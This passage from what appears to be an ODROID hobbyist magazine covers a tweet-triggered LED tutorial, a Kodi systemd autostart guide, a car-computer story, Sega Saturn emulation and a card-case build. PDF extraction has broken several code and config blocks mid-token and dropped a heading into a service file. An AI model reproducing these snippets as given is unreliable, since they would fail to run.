


Figure 5 - Simple LED circuit schematic

step we see how to control the GPIO’s of ODROID-C2 with the `blinkLED()` function. Note that indentation is important in software written in the Python language:

```
from twython import TwythonStreamer
execfile('/home/odroid/Twython.Keys.py')

class TwitterStreamer(TwythonStreamer):
    def on_success(self,data):
        if 'text' in data:
            print('Odroid success!')
            blinkLED()
myStream=TwitterStreamer(Consumer_Key,Consumer_Secret,Access_Token,Access_Token_Secret)
myStream.statuses.filter(track='Odroid IoT')
```

Use GPIOs for IoT connectivity

Figure 4 shows a layout of the ODROID-C2 40 pin layout that we accessed from Hardkernel’s excellent technical detail page at (<http://bit.ly/2aXAlmt>):

Note that there are 40 pins: 2 rows with 20 pins in each row. We can generally group them to dedicated pins

implementing various communication protocols like `I2CA_SDA`, `I2CA_SCL`, `TXD_B`, `RXD_B` and the General Purpose Input/Output (GPIO) pins allow us to interface with other devices, actuators, like LEDs, servos, motors and even some robotic components.

Usually we use a breadboard to wire up our circuits. Then we write code that sets them to HIGH or LOW levels, enabling us to control them programmatically. For the purpose of this tutorial, we will make use of `GPIOX.BIT21`, which is a General Purpose Input/Output pin to set the LED’s condition to HIGH or LOW (3.3-0 Volts) and pin 20 as a ground. If you look at the pin layout in Figure 5, you can see that pin 20 can be grounded. There are of course many other pins for grounding (9,14,25,30 etc), and you can use any one of the available pins you like. We will wire the LED in series with an appropriate resistor (1KΩ) in order to ensure that it will not receive too much current accidentally. Also, we will refer to pin7 as “WiringPi GPIO 7” even though that’s not always the case. For example, `GPIOX.BIT11` (pin13) is addressed as “WiringPi GPIO 0” according to the GPIO PIN-map above. Refer to the schematic in Figure 5.

Now that we have our hardware part ready, let’s continue with the final part of our program. We will use the `WiringPi` library for controlling our LED. `WiringPi` is actually a C library which has Python bindings. It’s designed to be familiar for developers who have used the Arduino wiring system. Gordon Henderson is the author of the C library, and Philip Howard is the author of the Python bindings. There are two major versions of this library (v1 and v2). We will use v2 in our project, but before that, we have to install it first. We will follow Hardkernel’s excellent guide at <http://bit.ly/2ba6h8o>. It’s actually a straightforward procedure, and in the end, we will be able to use this library for achieving our goal.

As noted in the guide, you must have python-dev and python-setuptools installed if you manually rebuild the bindings with swig-python:

```
$ sudo apt-get install python-dev
python-setuptools
```

Install WiringPi 2

Download WiringPi 2 using these commands:

```
$ git clone https://github.com/\
hardkernel/WiringPi2-Python.git
$ cd WiringPi2-Python
$ git submodule init
$ git submodule update
```

Build and install

Build the program using the following command:

```
$ sudo python setup.py install
```

Now, in our code in the previous step, we made a call to a blinkLED() function when an event occurs successfully. In this section, we will define the function blinkLED(). First, we have to import the Wiring Pi v2.0 library:

```
def blinkLED():
    import wiringpi2 as wpi
```

Since we need to control the blinking frequency of the LED (frequency), we need to import the time function as well:

```
import time
```

On the next line of code, we set up the wiring of pin 7 on the ODROID-C2 GPIO's, since this is the pin connected to our LED.

```
LED_PIN = 7
wpi.wiringPiSetup()
```

Next, we define it as an OUTPUT pin. Note that some of the GPIO pins can be used for INPUT or OUTPUT:

```
wpi.pinMode(LED_PIN, 1)
```

Finally, inside a while loop, we set pin7 first to HIGH (3.3 Volts), wait 1 second, and then set it to LOW (0 Volts) and wait for another 1 second:

```
while True:
    wpi.digitalWrite(LED_PIN, 1)
    time.sleep(1)
    wpi.digitalWrite(LED_PIN, 0)
    time.sleep(1)
```

This is an endless loop leaving the LED blinking until we stop the code with a break or close the IDLE environment on ODROID-C2 from our Ubuntu desktop. The next line of code simply cleans up the connection with pin7:

```
wpi.pinMode(LED_PIN, 0)
```

Below is the entire function which can be copied and pasted into the file:

```
def blinkLED():
    import wiringpi2 as wpi
    import time
    #use ODROID-C2 pin numbers
    LED_PIN = 7
    wpi.wiringPiSetup()
    # setup pin as an output
    wpi.pinMode(LED_PIN, 1)
    while True:
        # enable LED
        wpi.digitalWrite(LED_PIN, 1)
        time.sleep(1)
        # disable LED
        wpi.digitalWrite(LED_PIN, 0)
        time.sleep(1)
    wpi.pinMode(LED_PIN, 0)
```

Save this to a file with a .py extension and run the application:

```
from twython import
TwythonStreamer
execfile('/home/odroid/Twython.
Keys.py')
def blinkLED():
    import wiringpi2 as wpi
```

```
import time
#use ODROID-C2 pin numbers
LED_PIN = 7
wpi.wiringPiSetup()
# setup pin as an output
wpi.pinMode(LED_PIN, 1)
while True:
    # enable LED
    wpi.digitalWrite(LED_PIN, 1)
    time.sleep(1)
    # disable LED
    wpi.digitalWrite(LED_PIN, 0)
    time.sleep(1)
#cleanup
wpi.pinMode(LED_PIN, 0)
```

```
class TwitterStreamer(TwythonStr
eamer):
    def on_success(self,data):
        if 'text' in data:
            print('Odroid success!')
            blinkLED()

myStream=TwitterStreamer(Consum
er_Key,Consumer_Secret,Access_
Token,Access_Token_Secret)
myStream.statuses.
filter(track='Odroid')
```

With your browser open, login in to your Twitter account and post any tweet containing the word "ODROID". Your LED in the circuit should start blinking. The ODROID-C2 will track your stream for any relevant messages containing the word "ODROID". Enhancements to this exercise are left to your imagination.

Additional Notes

The ODROID-C2 Ubuntu image comes pre-installed with Python. If you want to install IDLE (an integrated development environment for Python), you can simple type:


```
$ sudo apt-get install idle
```

You should note that any Python code in IDLE must be executed with root privileges in order for your code to work properly.

KODIBUNTU

AUTO-STARTING KODI WITH A FULL UBUNTU DISTRIBUTION

by @olingerc



LibreELEC is a great project for people who want a lightweight Kodi media center. However, for people that want to run additional software, such as a web server like Apache, or a database like MongoDB or PostgreSQL, it's useful to have a full Ubuntu distribution. It's also nice to keep the resource utilization lightweight and load only Kodi instead of the Mate desktop. I am sure that this process can be done by starting with an Ubuntu server installation, but I wanted to use the supported Hardkernel Ubuntu desktop image. This guide was largely inspired by the the Kodi wiki at <http://bit.ly/2bR6Zeb>.




Figure 1 - Kodi start screen

This guide was tested on an ODROID-C2 with a stock Hardkernel Ubuntu v2.0 installation containing the most recent updates. Before getting started, you might need to change the resolution in the boot.ini in order to have your monitor be recognized. Once you have flashed and updated your Ubuntu installation, follow these steps:

1. Disable starting the display manager at boot:

```
$ sudo systemctl disable display-
manager.service
```

2. Create a dedicated user for Kodi. This user has its own home folder for the .kodi configuration files and belongs to certain groups to get necessary permissions”

```
$ sudo adduser \
--disabled-password
--disabled-login\
--gecos "" kodi
$ sudo usermod -a -G cdrom,\
audio,video,plugdev,users,\
dialout,dip,input,netdev kodi
```

3. Install the legacy xserver that allows Kodi to run from the terminal without a display manager:

```
$ sudo apt-get install \
xserver-xorg-legacy
```

4. Configure xserver to give permissions to normal non-root user by choosing “Anybody” when prompted:

```
$ sudo dpkg-reconfigure \
xserver-xorg-legacy
```

Additionally, in the file /etc/X11/

Xwrapper.config, add the following line to the end:

```
needs_root_rights=yes
```

You can now test that it works by manually starting Kodi:

```
$ sudo /usr/bin/xinit \
/usr/bin/dbus-launch\
--exit-with-session \
/usr/bin/kodi-standalone\
-- :0 -nolisten tcp vt7
```

5. To run at Kodi at boot, create the systemd service file /etc/systemd/system/kodi.service with the following content:

```
[Unit]
Description = Kodi Media Center

# if you don't need the MySQL DB
backend, this should be sufficient
After = systemd-user-sessions.
service network.target sound.
target

# if you need the MySQL DB back-
end, use this block instead of
the previous
# After = systemd-user-sessions.
service network.target sound.tar-
get mysql.service
# Wants = mysql.service
```

A CAR COMPUTER FOR THE LOVE OF CUSTOMIZATION

CHRONICLES OF A MAD SCIENTIST

by Bo Lechnowsky

```
[Service]
User = kodi
Group = kodi
Type = simple
#PAMName = login # you might want
to try this one, did not work on
all systems
ExecStart = /usr/bin/xinit /usr/
bin/dbus-launch --exit-with-ses-
sion /usr/bin/kodi-standalone --
:0 -nolisten tcp vt7
Restart = on-abort
RestartSec = 5

[Install]
WantedBy = multi-user.target
```

6. Start Kodi as a service after booting:

```
$ sudo systemctl enable \
kodi.service
```

7. Reboot and rejoice!

8. You can also add a shutdown/reboot option to the power menu, as described at <http://bit.ly/2bpaALp>, by creating the file `/etc/polkit-1/localauthority/50-local.d/custom-actions.pkla` with the following content:

```
[Actions for Kodi user]
Identity=unix-user:kodi
Action=org.freedesktop.
upower.*;org.freedesktop.console-
kit.system.*;org.freedesktop.
udisks.*;org.freedesktop.login1.*
ResultAny=yes
ResultInactive=yes
ResultActive=yes
```

I was happy that my remote worked out of the box, along with NFS, so for me this is a perfect setup. Note that the process can be reversed by simply disabling the Kodi service and enabling the display-manager again. For questions, comments and suggestions, please visit the original forum post at <http://bit.ly/2beXfsF>.

Every once in a great while, even a mad scientist needs to leave their secret laboratory. Back in your younger life, you recall how your first lab was in a closet inside of an office. Even though you insisted it to be called a “laboratory” — or even just a “lab” — your associates found it amusing to call it “the closet.” This led to unfortunate phrases being tossed around, such as, “have you looked for him in the closet?”, “we expect him to be coming out of the closet soon”, and “he’s in the closet with the intern.”

Now that you have a real laboratory, those sad quips are thankfully now just a distant (troubled) memory.

Today, you need to leave the laboratory in order to secure some supplies from the technology surplus store for your latest world-domination scheme. You sit down in your vehicle and push the power button on your stereo for

some inspirational world-domination music. Nothing happens. You spend the next 15 minutes troubleshooting the system, and determine the likely problem is the head unit in the vehicle. “No problem...I’ll just make my own! World domination can wait a few hours,” you think.

You remove the bezel and head unit from the vehicle and disconnect the cable assembly and antenna from it. Then, you open your box of random components you ordered from ameriDroid.com a few days ago to replenish your depleted supplies. From it, you pull out the parts you’ll need:

- ODRROID-C2
- C-Series Case with Fan
- 64GB eMMC with Android
- USB Audio Adapter
- DC-DC 12A Stepdown Voltage Converter
- DC Plug and Cable Assembly 2.5mm (for ODRROID-C2)
- USB GPS Module
- ODRROID-VU7+
- USB 4-port Hub
- Wi-Fi Module 3

In addition, you pull out the following components from your general electronics supplies:

- Volume knob
- Toggle switch (for power control, even if the car isn’t on)

Figure 1 - The ODRROID car computer ready to do your bidding



- Audio filter (to minimize electrical noise in the speaker system)

You test fit the VU7+ screen and take measurements so that you can design and 3D-print a bezel to fit the screen in the opening while you assemble all the components. You spend about an hour with the 3D software designing the bezel and starting the print on your 3D printer. The software states an estimated 3 hours until print completion. “That’s my target timeline for completion of this project as well!” you exclaim, maybe even with a maniacal laugh for good measure.

Next, you take the C2 and install it into the case along with the cooling fan (after all, it might get hot in the vehicle sometimes.) You also remember that the touchscreen’s touch functionality stops working at temperatures above 65C, so it’s also a good idea to run the air conditioning if the car has been sitting in the sun for some time before use. While you’re still in your lab, you connect the eMMC to the eMMC-to-microSD adapter and plug that into your high-quality microSD reader/writer on one of your lab computers. You remember the frustration you had using a cheap microSD reader/writer, and how it couldn’t handle the speed of the eMMC module, causing all sorts of weird problems — which is why you now use a high-quality microSD reader/writer to write an Android image onto the eMMC module.

Now that the eMMC is mounted, you find the boot.ini in the FAT partition and change the resolution to “1280x600” and change the “vout” line from “HDMI” to “DVI” so that your ODROID is compatible with the VU7+. Then you connect the eMMC to the C2, and the C2 to the VU7+ with the included HDMI and USB cables. It boots up beautifully and the touchscreen works automatically. “On to the next task,” you say to nobody in particular.

Next, you connect the USB Audio Adapter to one of the USB ports so that you can connect that to your vehicle’s

audio amplifier. You connect the audio adapter to a set of desktop speakers and play some test audio, which works right away without any fuss.

Now, you take your box of components and head for the elevator that whisks you from your subterranean laboratory to the surface, where your vehicle is located. In the box, you’ve thrown a few tools and items you may need, such as spare wire and a portable soldering iron.

One of the first steps necessary with installing your new computer into your car is to locate a suitable 12V DC connection with enough amperage to power your system. You know that in a vehicle, there are two main power circuits. One is connected to the “Accessory” circuit, which is only active when the key is on the “ACC” position, or when the vehicle is running. The other circuit is active all the time, as it is directly connected directly to the battery, bypassing the “ACC” switch. With your handy multimeter, you find two pins in the head unit cable assembly that have 12VDC connected to the “ACC” switch. However, when testing the capacity in your mad scientist sedan, it doesn’t have enough

amperage for your project. You’ll have to pull your power directly from the battery by attaching a wire through the fuse box.

In this vehicle, the battery and main fuse box is located under the back seat. You take out the seat and connect the positive wire from a spare cable in your box to an open fuse in the fuse box, and the negative wire to a spot on the vehicle chassis where the main system ground is connected. You take the mud sills off of the door openings and run the wires under that and underneath the dashboard to the place where the head unit used to be. Then you reinstall the mud sills. You are pleased with your work so far.

You connect the power wires to the input on the DC-DC step down converter and test the output leads of your wiring. They are measuring 10VDC, so you turn the tiny screw on the output potentiometer until it reads between 5 and 5.25VDC. Next, you connect the DC Plug Assembly into the output posts and connect that to your C2. It turns on immediately. “Marvelous,” you think, “but I don’t want the system to be on all the time as it will drain my battery, so I’ll connect a toggle switch between the step down converter’s positive input and the

Figure 2: The car computer can assist you with your world domination plans in style via the Android desktop, PowerAmp, Car Dashdroid, and Google Maps



wire going to the fuse box. That way, I can turn the system on and off at will, whether or not the engine is running!”

After this, you pull out the volume potentiometer from your box and connect it to the USB Audio Adapter. You connect the other side of the potentiometer to the amplifier. You turn the ignition to the “ACC” position (in order to turn on the amplifier) and flip the toggle switch. The C2 comes on quickly and you play test music through the speakers! A cunning smile comes across your face as you start to assemble your world-domination playlist in your mind.

“Now,” you think, “it’s time to connect the GPS unit!” You open the door, place the GPS receiver where the dashboard meets the windshield, and tuck the cable under the trim and behind the dashboard where it meets the door. “unit has a long USB cable,” you realize as you fish it behind your dashboard toward the C2. You connect it to one of the free USB ports, knowing you won’t get a good signal until the GPS receiver has a clear view of the sky.

You glance at your wrist computer and see that 3 hours have passed since you started your project. You hurry back to the laboratory and find your 3D-



Figure 3 - The inner mad scientist workings of the car computer before installation

printed bezel glistening on the print bed. In anticipation, you remove it from the build platform and flip it around so you can see the quality of the face. “It looks amazing,” you conclude. You rush back to your vehicle and start assembling the screen into the bezel. In addition, you mount the toggle switch and the volume

control in a conveniently open area of the bezel, and you insert the 4-port USB hub into an opening you designed precisely for that purpose. You connect the USB hub into one of the C2’s free USB ports. “This will give me easy access to connect all manner of USB devices to my C2 without removing the unit!” you exclaim.

You connect an ODROID Wi-Fi Module 3 to one of the free ports, and your USB flash drive, including the beginnings of your world-domination playlist, into another. You insert the whole assembly into the dashboard and start playing your playlist. “Most excellent!” you muse to yourself. “Now, to test the GPS!”

You turn the ignition to start the vehicle, and you suddenly notice a high-pitched sound coming through the speaker. It’s in sync with the engine RPM and resembles a mutant turbo booster. “Of course!” you surmise. “I forgot to install the audio filter!” You remember that an audio filter is essential for removing the interference introduced into the audio stream from the electrical system of the vehicle. You install the audio filter in between the volume control knob and the amplifier. The music is now playing through your speakers crystal clear!

Now that the hardware is in place, all that is needed is the software. In the back of your mind, you remember an Android app that might work well in this situation. You download and install “Car Dashdroid” using the laboratory’s secure Wi-Fi connection, and then install “PowerAmp” for the audio control and music playlists. “Google Maps and Navigation” is then downloaded for plotting the fastest route to your various secret locations.

As you drive to the technology surplus store, you feel especially proud of yourself as you thump your special selection of industrial space opera electronica through your subwoofer, windows rolled down, goggles resting on your forehead, head bobbing in sync with the beat. “In

300 feet, turn left,” says a female voice from the navigation software, temporarily hushing the music playback.

After arriving back at the laboratory, you start scribbling a needs-list for additional features for your new vehicular system on the back of your technology surplus receipt:

- Bluetooth Receiver (for taking calls from your genius-phone and offering voice controls)
- Cellular modem or Cellular hotspot module (for giving the system Internet access while on the move)

In addition, you can’t help but add a few wishlist items too:

- Ejection Seat system control (for getting rid of evil foes)
- Smoke Screen system control (to aid in evading rivals)
- Road spike system control (to disable antagonist vehicles)
- Rocket boost system control (the most entertaining way to outrun adversaries)
- Grappling hook control (better to be prepared than sorry)

“World domination can wait another day,” you convince yourself as you ponder over the list and all the ideas that it inspires.



LINUX GAMING

SEGA SATURN AND CDEMU

by Tobias Schaaf



This month, I want to talk about the Sega Saturn, a CD-based gaming console from Sega, which is different from the Sega CD system. It was a 32-bit console released between 1994 and 1995, depending on where you lived. The Sega Saturn was meant to compete with the Sony Playstation, but couldn't meet high expectations and became a commercial failure. Still, it had some great games worth emulating on a single board computer like the ODROID.

Sega Saturn on ODROIDS

The Sega Saturn has a very unique design for a console, featuring two CPUs and a total of 8 different processors, make this console very difficult to emulate. In the past, we were using yabause_libretro for retroarch to get the Sega Saturn working. However, this approach results in very slow emulation, making the games not very fun to play.

To solve this issue, @cartridge from the ODROID forums has built the Yabause standalone emulator for the Sega Saturn, and found that the ODROID-XU3 and XU4 can support playing Saturn games decently at a 320x240 resolution. This resolution is good enough, but only if you can sit very close to the front of the TV.

Forum user @ptitSeb did a port of

Yabause quite some time back for the OpenPandora device, adding several speed optimizations for ARM to increase the overall speed of the emulator as well as its performance. On the OpenPandora platform, this doesn't help much due to its own hardware limitations. However, on the ODROID-XU3 and XU4, these changes help to run the emulator at a very acceptable speed. Combined with GLshim, the OpenGL to OpenGL ES wrapper also from @ptitSeb, it's possible to use the scaling capabilities of OpenGL to play the games in fullscreen 1080p on a TV without losing the speed of the emulation.

Unfortunately, there was another issue after achieving this. Although full screen mode worked as a result of the improvements, the picture was always stretched to fill the entire screen to 100%, resulting in a 16:9 resolution on

1080p for a game originally designed for 4:3 resolutions. I didn't like it, and after a couple days of testing and hacking the code, I was able to add some an aspect ratio control into the emulator which allows us to play the games closer to the original look and feel of the Saturn itself.

In the end, getting the Sega Saturn to emulate on an ODROID took a lot of time and many optimizations, but the results are hopefully worth the effort. Here's how to do it yourself.

Yabause standalone emulator

To get started, you can install yabause-odroid as usual from my repository. The emulators comes with two different front ends. One based on Qt4, and the other based on GTK. Either can be started by selecting it from your menu, or from the command line via yabause-qt or yabause-gtk. Although these emulators share the same core, they have some key differences in performance. In my experience, GTK is slightly faster than Qt, but Qt is generally compatible with more games, except for a few like Megaman X4 where the controls wouldn't work on Qt, but do work on GTK.

To run Saturn games, you'll need a BIOS file. I know of at least four BIOS versions that exist: EU and US 1.00, and JP 1.00 or 1.01. I couldn't find any dif-

Figure 1 - The Sega Saturn logo in Europe, a lesser known image in the console world



ferences between them in matters of compatibility, so any BIOS will suffice, at least in my testing. It could be that some games work better on one particular BIOS compared to another, so feel free to let me know your own results. You can use the settings in the frontend to select your BIOS file, or refer to it with the “-b” flag when launching yabause via command line:

```
$ yabause-qt -b "/home/odroid/ROMS/saturn_bios.bin"
```

Keep in mind that, in most countries, you'll need to legally own a physical Sega Saturn in order to utilize the BIOS files for emulation.

The emulator has two graphics options available: Software mode using SDL, and OpenGL hardware emulation. As I mentioned earlier, we use GLshim, an OpenGL to OpenGL ES wrapper, to improve the picture and speed up graphics, but that does not mean that we can use the OpenGL option of the emulator. Instead, it simply helps the SDL software mode and utilizes GLShim to improve performance, but there's no hardware support with OpenGL at the moment for ODROIDS. This also means that 3D games are rendered in the slower SDL rendering and don't really look good compared to the original Saturn experience, but they are at least playable. Next, you can choose to run your Saturn game, either directly from the SD through a connected CD drive, or via an .iso file stored on your ODROID. Again, in most countries, you'll need original copies of any games you play via emulation.

However, if you're using an .iso file, you'll notice an issue with the audio. The Sega Saturn supports high quality music and audio, but these files were stored as audio tracks on the CD, not as data that you can find in the .iso file. This unfortunately causes some games to start without any audio or music tracks. One solution is to use the original media

or burn the .iso, but this is less convenient and requires physical media, even if you have a digital copy of the game. After doing some research, I was able to find a digital solution to this problem: The CDEMUD project.

CDEMUD project

CDEMUD is a virtual CD drive solution, much like Daemon Tools, which lets you create a virtual CD drive and mount an .iso image, rather than load it as a data file in the emulator. If you use a virtual CD drive through CDEMUD and launch your Saturn games with the virtual CD drive, the emulator will see it as a virtualized CD with all the data and audio tracks intact.

To use CDEMUD, you'll need to build a kernel DKMS module that allows the system to create a virtual CD drive. Therefore, you'll need working kernel headers that match your kernel image, or else the module can't be built. The kernel from my repository provide such headers, but I'm not sure if other images, such as HardKernel's build, support this. You'll need to test this out to see if your kernel is compatible.

You can either install cdemu-client or gcdemu from my repository to get cdemu to work for you. The former is a command line client that allows you to mount CDs from console, while the latter is the same software, but with a graphical interface if you prefer mounting your files with a few clicks instead of typing out the commands yourself. Once you're all set up, you can mount all sorts of Sega Saturn CDs and enjoy the classic games with all the high quality audio too.

Mounting CDs from terminal

Mounting a CD is rather easy via command line:

```
$ cdemu load 0 <my-image-file>
```

For example, if you wanted to load

King of Fighters 95:

```
$ cdemu load 0 King_of_Fight-ers_95.nrg
```

Before you can mount a new image, you first have to unload the old one:

```
$ cdemu unload 0
```

After that, you can mount a new image with the same command as before. The “0” in the command refers to the ID of your virtual CD drive. You can have several, although it's easier to stick to one virtual CD drive for your emulator, and just switch out image files as you want to switch out your games.

Issues

While using CDEMUD, I did encounter some issues, especially when trying to mount images with special characters, such as spaces. Loading these images would fail, so you might want to rename your image files before uploading them so that they're easier to type and don't cause issues when trying to mount them. If you have .bin and .cue files as a combined image, make sure that you edit the .cue files using a text editor and alter the name of the .bin file inside the .cue file as well.

Some images that I found had audio tracks as .cue .iso and .mp3 files, which couldn't be mounted correctly either. In that case, you should try to mount the image with your desktop and save it under a new format. I used Nero Burning ROM to convert .cue/.mp3/.iso image to .nrg images, which worked fine on CDEMUD.

Game compatibility

I've tested more than 100 different games for the Sega Saturn, and unfortunately only half of all the games I tested actually worked. I don't mean that the games are too slow to play, but that they wouldn't even load, or would constantly freeze or crash beyond a certain point.

Still, a 50% success rate leaves a fair number of games to play. With a library of about 600 games for the Sega Saturn, there are quite a lot of games that might actually work. Some games I tested only work under Qt, such as Nights into Dreams, while others only work properly under GTK, such as Megaman X4, as previously mentioned.

To make things even more complicated, some games also required one of two different RAM add-on cards. Some games, like King of Fighters '96, required an 8Mbit (1MB) add-on card, while others required the 32Mbit (4MB) add-on card. Most games will also have glitches if you try using the larger add-on card instead of the smaller 1MB add-on card, which adds to the difficulty of the compatibility process.




Figure 2 - Kodi showcasing Sega Saturn Games via ODROID GameStation Turbo

Games

You might be wondering, what games are working? As I mentioned, I tried many of them, and there are quite a few games that work nicely on the ODROID with the Sega Saturn, and in fact there are many arcade ports for the console, as well as some PC ports such as Command and Conquer and "Z". I found that many 2D games are running very good, while 3D games often require frame skipping to make them work fluently. Still, no matter what games I got to work "properly," they normally run in a very playable speed either with or without frame skipping. Below are some of my favorite games that I want to share with you, and I hope you like them as well.



Figure 3 and 4 - Elevator Action Returns

Elevator Action Returns

This game is very fun to play. You can ride up and down different elevators to shoot enemies, or use bombs and grenades to kill enemies as they spawn. There are some special weapons that you can pick up, and you can open doors to find items and "secrets" inside. The game allows for either one or two players to play at the same time.

Magic Knight Rayearth

Magic Knight Rayearth is a very cute anime-styled action RPG. I really like the art style of the game. It reminds a little of Final Fantasy IX with its "chibi" style characters. The interactive introduction to the game is quite long (at least 15 minutes), but is done using a lot of voice acting as well as short anime scenes which appear throughout the story. The game is based on a Japanese manga and anime series with the same name. You play three young school girls with magic powers who use these powers to fight monsters.



Figure 5 and 6 - Magic Knight Rayearth is a very cute anime-style RPG with great graphics and voice acting

King of Fighters '96

I don't think King of Fighters needs any introduction. Let's just say that this seems to be a very good arcade port to the Sega Saturn. The fighting is just the way it should be, and the CD quality

Figure 7 and 8 - King of Fighters '96 for the Sega Saturn is as good as it gets, and I really enjoy playing this game on the ODROID



music just adds to the overall experience of the game. I doubt any MAME version of this action game could run any better on the ODROID than this game.

Mega Man 8 – Anniversary Collector’s Edition

Normally, I’m not too much of a Mega Man fan, but this game was actually fun to play. I really love the art style, which give the impression that all the graphics are hand drawn comic book illustrations. The game works very well on my ODROID-XU3, and is one of the games you really should try to play for the Sega Saturn. Thanks to the CD format, it comes with some nice music and some cool cutscenes from the anime series.



Figure 9 and 10 - Mega Man 8 with its beautiful comic book-style graphics and background images

Radiant Silvergun

Radiant Silvergun is one of several fun shmup (shoot ‘em up) games for the Sega Saturn. I chose this particular one since it actually uses some 3D elements when drawing ships and level bosses.



Figure 11 and 12 - Radian Silvergun is a space shoot ‘em up that shows off 3D elements and looks good, even without graphics acceleration

Without OpenGL support, this might look cheap, but still it works and does so at a decent speed too.

Other games

The Sega Saturn has many many more games that I liked playing, such as Clock Knight 2, Crusader: No Remorse, Robo Pit, Bug Too!, and Castlevania: Symphony of the Night. Some Sega fans might wonder why I didn’t talk about Night into Dreams for the Saturn. I really didn’t like the game very much, probably cause I am not very good at it. However, another reason is that it has some issues with the emulator. It only runs on the Qt emulator, not the GTK one, and it seems to have some graphical glitches, and a few slow downs here and there. It does work and people who want to play it can do so if they want, but remember, there is only a SDL software renderer available on this version of the emulator and this is a 3D game, so the graphics won’t look as good as they could be.

Final thoughts

I really like the Sega Saturn emulator, and I’m going to integrate it into my OS images. Some of the gamest that I found are really good, and I had lots of fun playing them. However, many games still do not work and that can be a little bit frustrating, especially when you’re looking to play certain games and only four or five work out of the 10 you wanted to play.

The emulator is also very demanding. Running it on an XU3 or XU4 will probably work fine, but using a Exynos 4 series ODROID will probably very challenging for the hardware, and not all games will work at a decent speed. I wouldn’t even try to get it to work on an ODROID-C1, and as usual, the 64-bit ODROID-C2 misses the dynamic recompiler for the CPU of the Saturn, which makes the emulation even slower.

Sometimes the sound can be a little bit glitchy as well. You also need to configure a lot of things before you can actually use the emulator. Features such as save state paths are required, or you won’t be able to save at all. If you check the config files under .config/yabause/, you will find even more options than the ones you can set on the menu, and sometimes it’s required to fix settings in the configuration files directly.

In the end, I know there’s room for improvement, and newer versions of the emulator are available, but have yet to be ported to the ARM architecture. Still, that’s always true when emulating consoles on ARM-based devices, and despite all of this, I still really like the emulator, and the Sega Saturn comes with some great games. @ptitSeb is working on OpenGL ES 2.0 support in the future, which would be awesome, since then we would have full 3D acceleration for this emulator and which will bring support for more 3D games. In the meantime, enjoy your Sega Saturn games on your ODROID.

THE XU4 PUNNET

A PRINTABLE CARD CASE FOR THE ODROID-XU4

By Randolph Gimena

DIY projects are great, especially when you have all the stuff you need at home and it costs you almost nothing to make. I used up all of my budget to get myself an ODROID-XU4, so I have nothing left to spare for a case. I was concerned about using the ODROID without an enclosure. It felt like it was too exposed to the elements, so I researched how to make a simple case that I could build at home.


The idea of fabricating my own case was challenging, and involved many things that I lack and/or know little about. I don't have the typical power tools needed to make a case out of metal, wood or plastic, which are difficult to get, as well as expensive. I also have zero knowledge with software design, so CAD and similar programs were out of the question. I also set out to make this project as cheaply as possible, meaning that materials should already be at home, or be very affordable and readily available.

While searching for ideas, I discovered the Punnet Case for the Raspberry Pi and realized that it was exactly what I was looking for. I started by asking at the ODROID forums if there was such a case ever made for the XU4, but there was none, so I decided to make one for myself.

Because I don't have any experience with using CAD programs, I opted to do this project on Microsoft Office, which is the only application that I know how to use. Most of the measurements I used on this project came from two sources: one is the XU4 PCB details found on Hardkernel's product page, and the other is available on <http://www.tinkercad.com> from Ronald Westmoreland, who

created a 3D model of the XU4. The Tinkercad site was simple enough that I was able to figure out how to get measurements off the 3D model, which I incorporated on my design especially on the fan and ports. This project uses a lot of "guesstimations" as well as trial and error.

Build process



With the PCB measurements and design of the Raspberry Pi case, I made my first basic draft and print to check if the dimensions are correct



I made minor adjustments on the dimensions and added folds where you will apply your glue



I changed the design orientation into

